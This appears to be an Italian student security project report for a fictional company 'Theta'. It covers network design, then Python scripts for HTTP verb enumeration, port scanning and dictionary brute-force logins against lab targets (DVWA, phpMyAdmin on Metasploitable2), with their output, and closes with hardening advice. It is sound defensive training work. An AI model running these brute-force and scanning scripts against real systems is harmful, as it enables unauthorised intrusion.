


CYBERSECURITY  
**PROPOSTA  
PROGETTO  
THETA**



**SOLUZIONI  
PER LE  
AZIENDE**



**PROPOSTA DI:**

DAVIDE LECCI  
BENEDETTA FORESTIERI  
LUCA GALLEANI  
DUC TIN LY  
FERNANDO CATRAMBONE  
GIULIA GIACALONE

# INDICE

- Design di rete
- Scan Http
- Port-scanning
- Brute Force
- Report

CLICCARE SULL'ARGOMENTO INTERESSATO




# DESIGN DI RETE

MESSA IN SICUREZZA  
DELLE COMPONENTI  
CRITICHE

**In questa prima fase andremo a progettare un sistema di rete che permetta di mettere in sicurezza le componenti critiche all'interno della azienda Theta.**

## MODELLO:



Il primo sistema a protezione dell'intera LAN aziendale è un Firewall perimetrale (Dinamico), inoltre abbiamo deciso di suddividere tre aree ben distinte all'interno della azienda:

Dmz , Zona sicura e Application Server.

In queste ultime due sono inseriti dei dispositivi IDS (usati per monitorare il traffico) non influendo sulla latenza della ricezione e mantenendo monitorato il controllo dei dati in entrata e in uscita.



All'interno della DMZ abbiamo inserito il web server, il DNS e il server mail. Per garantire una maggiore protezione abbiamo utilizzato un WAF e un dispositivo IPS per controllare in maniera 'attiva' il traffico in entrata.

Nella zona Application server dov'è presente l'e-commerce, abbiamo inserito anche un DNS interno che servirà per gestire i domini al servizio e-commerce e altri dispositivi come stampanti. Come si può notare in figura per aumentare maggiormente la sicurezza le aree preposte ai dipendenti le abbiamo suddivise segmentando la rete in due VLAN , invece per far accedere gli ospiti dell'azienda alla rete senza comprometterne la sicurezza abbiamo creato un access point che mette a disposizione una rete separata.

# SCAN METODI HTTP

ENUMERAZIONE DEI METODI HTTP ABILITATI



Immagine 1

Nelle immagini a destra possiamo vedere il codice del programma che analizza quali verbi sono attivi sulla pagina phpMyAdmin di metasploitable2.

Il codice è uno script in python che effettua una chiamata verso un path che noi diamo in input e controlla il codice della risposta.

Normalmente inserendo il verbo "OPTIONS" dovremmo avere come risposta i verbi HTTP attivi sul server, tuttavia nel nostro caso questo non accade, ma anzi riceviamo 200 anche per verbi non esistenti.

Una volta notato questo problema abbiamo analizzato la risposta che il server ci inviava.

Dalle verifiche effettuate risultava che negli headers non era presente "Allow".

Questo header ha il compito di elencare quali sono i metodi (o verbi) attivi sul server e in sua mancanza questa verifica non è fattibile.

```
import http.client

host = input("Inserire host/IP del sistema target: ")
port = input("Inserire la porta del sistema target (default:80): ")
path = input("Inserire il path: ")
verb = input("Inserire il verbo da testare: ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request(verb, path)
    response = connection.getresponse()
    print("Il verbo:", verb, "ha risposto:", response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connessione fallita")
```

Immagine 2

```
(davide@kali)-[~/Desktop]
$ python http_verb.py
Inserire host/IP del sistema target: 192.168.1.19
Inserire la porta del sistema target (default:80):
Inserire il path: /phpMyAdmin/
Inserire il verbo da testare: GET
Il verbo: GET ha risposto: 200
```

```
(davide@kali)-[~/Desktop]
$ python http_verb.py
Inserire host/IP del sistema target: 192.168.1.19
Inserire la porta del sistema target (default:80):
Inserire il path: /phpMyAdmin/
Inserire il verbo da testare: POST
Il verbo: POST ha risposto: 200
```

```
(davide@kali)-[~/Desktop]
$ python http_verb.py
Inserire host/IP del sistema target: 192.168.1.19
Inserire la porta del sistema target (default:80):
Inserire il path: /phpMyAdmin/
Inserire il verbo da testare: NONE
Il verbo: NONE ha risposto: 200
```

# PORT-SCANNING

## LA TECNICA PER LA VERIFICA DELLE PORTE IN ASCOLTO

**Questo script in python si occupa di verificare quali sono le porte aperte su un determinato IP sulla base di un range dato in input dall'utente.**

```
import socket
from termcolor import colored

target = input('Inserisci indirizzo IP da scansionare: ')
portrange = input('Inserire il range di porte da verificare(es 5-200): ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scanning host', target, 'from port', lowport, 'to port', highport)

for port in range(lowport,highport + 1):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        print(colored('Port', 'yellow'), colored(port, 'yellow'), colored('- OPEN', 'yellow'))
    else:
        print('Port',port, '- CLOSED')
    s.close()
```

Immagine 3

**Il programma crea un socket IPv4 che utilizza il protocollo TCP e prova a stabilire una connessione per ogni porta. Come si può vedere nell'immagine a destra il programma provvederà a mostrare l'elenco di tutte le porte scansionate indicando per ogni porta se è aperta o chiusa.**

```
Inserisci indirizzo IP da scansionare: 192.168.1.19
Inserire il range di porte da verificare(es 5-200): 1-2000
Scanning host 192.168.1.19 from port 1 to port 2000
Port 1 - CLOSED
Port 2 - CLOSED
Port 3 - CLOSED
Port 4 - CLOSED
Port 5 - CLOSED
Port 6 - CLOSED
Port 7 - CLOSED OPEN ('yellow')
Port 8 - CLOSED
Port 9 - CLOSED
Port 10 - CLOSED
Port 11 - CLOSED
Port 12 - CLOSED
Port 13 - CLOSED
Port 14 - CLOSED
Port 15 - CLOSED
Port 16 - CLOSED
Port 17 - CLOSED
Port 18 - CLOSED
Port 19 - CLOSED
Port 20 - CLOSED
Port 21 - OPEN
Port 22 - OPEN
Port 23 - OPEN
Port 24 - CLOSED
Port 25 - OPEN
Port 26 - CLOSED
Port 27 - CLOSED
Port 28 - CLOSED
Port 29 - CLOSED
Port 30 - CLOSED
```

Immagine 4

# BRUTE FORCE

## ATTACCO DIZIONARIO

Un attacco brute force o a dizionario è un attacco che consiste nel provare ad effettuare il login su una pagina, attraverso l'inserimento automatico di username e password tramite uno script.

```
import http.client
import urllib.parse
import requests

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml"}
cookies = dict(security="high", PHPSESSID="47350fe3afbb699d169078913523194")

pwdFound = False
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        print(user, ' ', pwd)
        payload = {"username": user, "password": pwd, "Login": "Login"}
        response = requests.get("http://192.168.1.19/dvwa/vulnerabilities/brute/", params=payload, cookies=cookies)
        if "Username and/or password incorrect." in response.text:
            print("Invalid username and password")
        else:
            print("Combination found!!!")
            pwdFound = True
            break
    if pwdFound:
        break
```


Abbiamo effettuato degli attacchi brute force sia sulla pagina di login PhpMyAdmin che sulla pagina di login di DVWA. Per quanto riguarda DVWA abbiamo eseguito due tipi di script:

Nel primo abbiamo utilizzato il cookie di sessione PHPSESSID che ci serve per risultare loggati nella pagina.

Tramite Burp Suite abbiamo capito che questo cookie era fondamentale per poter effettuare la chiamata correttamente.

Abbiamo testato ogni livello di sicurezza e l'attacco è sempre andato a buon fine, nel livello high la chiamata era stata impostata per dare una risposta dopo un lasso di tempo maggiore, quindi per velocizzare il processo abbiamo spostato le credenziali corrette nelle prime posizioni dei file.

Immagine 5




# BRUTE FORCE

## TO THE DICTIONARY

```
1 import requests
2 import http.client, urllib.parse
3
4 # URL di DVWA
5 url = "http://192.168.50.101/dvwa/vulnerabilities/brute/"
6 login_url = "http://192.168.50.101/dvwa/login.php" # URL di accesso
7
8 # Definisci il payload per l'accesso
9 login_data = {"username": "admin", "password": "password", "Login": "Login"}
10
11 # Crea una sessione e invia la richiesta di accesso per ottenere il cookie di sessione
12 session = requests.Session()
13 login_response = session.post(login_url, data=login_data)
14
15 # Ottieni il cookie di sessione dalla risposta di accesso
16 session_cookie = login_response.cookies.get_dict()
17
18 # Apri i file delle liste di utenti e password
19 username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
20 password_file = open('/usr/share/nmap/nselib/data/passwords.lst')
21
22 user_list = ['admin'] #username_file.readlines()
23 pwd_list = password_file.readlines()
24
25 for user in user_list:
26     user = 'admin'.lstrip()
27     for pwd in pwd_list:
28         pwd = pwd.lstrip()
29
30         # Costruisci l'URL di accesso con il cookie di sessione
31         login_url = f'{url}{user}:{pwd}&Login=Login'
32
33         # Crea una richiesta con il cookie di sessione
34         response = session.get(login_url, cookies=session_cookie)
35
36         # Verifica se il login è riuscito
37         if "Welcome to the password protected area admin" in response.text:
38             print(f"Login riuscito: Username={user}, Password={pwd}")
39             break
40         else:
41             print(f"Login non riuscito: Username={user}, Password={pwd}")
42
43 break
```

Nel secondo script, abbiamo inizialmente eseguito l'accesso a DVWA e catturato il cookie di sessione dopo esserci autenticati. Successivamente, abbiamo lanciato un attacco sulla stessa pagina utilizzando la medesima strategia.

La principale distinzione tra i due script risiede nella loro efficienza: il primo script è più efficiente perché evita il passaggio attraverso il processo di login iniziale, mentre il secondo script, sebbene meno efficiente, non richiede un aggiornamento manuale del cookie di sessione ad ogni tentativo, poiché lo raccoglie automaticamente dopo il primo accesso.



```
(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password
```



### DVWA Security

#### Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


#### PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS](#)

[Simulate attack] · [View IDG.log]



```
(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password
```



### DVWA Security

#### Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


#### PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS](#)

[Simulate attack] · [View IDG.log]



```
(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password

(kali㉿kali)-[~/Desktop]
$ nano brute_force.py
(kali㉿kali)-[~/Desktop]
$ python brute_force.py
Tentativo non riuscito: Username=admin, Password=123456
Tentativo non riuscito: Username=admin, Password=12345
Tentativo non riuscito: Username=admin, Password=123456789
Login riuscito: Username=admin, Password=password
```



### DVWA Security

#### Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

#### PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS](#)

[Simulate attack] · [View IDG.log]

# BRUTE FORCE

## TO THE DICTIONARY

Nel contesto dello script per PhpMyAdmin, l'utilizzo della libreria "**requests**" e dell'oggetto "**Session**" è risultato fondamentale. Ciò è dovuto al comportamento predefinito del sistema, in cui, durante il processo di accesso, avviene un reindirizzamento a un'altra pagina e le credenziali dell'utente vengono crittografate e trasmesse tramite i cookie. Grazie all'uso di quest'oggetto, la gestione e il controllo dei cookie avvengono automaticamente, consentendo così di concentrarsi sulle diverse combinazioni di username e password senza dover gestire manualmente tali dettagli complessi.

```
(davide㉿kali)-[~/Desktop]
└─$ python brute_forceProva.py
root - 123456
Access denied
root - 12345
Access denied
root - 123456789
Access denied
root - password
user and password correct

(davide㉿kali)-[~/Desktop]
└─$
```

```
import requests

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

pwdFound = False
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        print(f'{user} - {pwd}')
        s = requests.Session()
        data = {"pma_username": user, "pma_password": pwd, "server": "1", "target": "index.php", "token": "6798bf1b4e09ace9bd5453863d2bd7db"}
        r = s.post('http://192.168.1.19/phpMyAdmin/index.php', data)
        if ("Access denied" in r.text):
            print("Access denied")
        else:
            print("user and password correct")
            pwdFound = True
            break;
    if pwdFound:
        break
```

# REPORT FINALE



## Problemi da risolvere

Per quanto riguarda la rete è necessario:


- Segmentarla con l'utilizzo di VLAN
- Utilizzare dispositivi di sicurezza come: firewall perimetrale e IPS/IDS
- Creare una DMZ protetta da un WAF
- Creare una zona ad accesso limitato per i dati sensibili (NAS)

In merito alle pagine PhpMyAdmin e DVWA è essenziale:

- Utilizzare i protocolli HTTPS
- Utilizzare l'autenticazione a due fattori
- Utilizzare username e password più robuste (includere caratteri alfanumerici e simboli)
- Impostare un cambio di password periodico
- Impostare un limite ai tentativi di login
- Per le chiamate di login utilizzare il metodo POST
- Metodo ASH per username e password



## Consigli per ottimizzare ulteriormente la sicurezza:



- Utilizzare un sistema che limiti il segnale wi-fi fuori dall'azienda
- Utilizzare un reverse proxy
- Sistemi di autenticazione e autorizzazione
- Ridurre il rischio di perdita di dati (backup)
- Vulnerability Assessment periodici.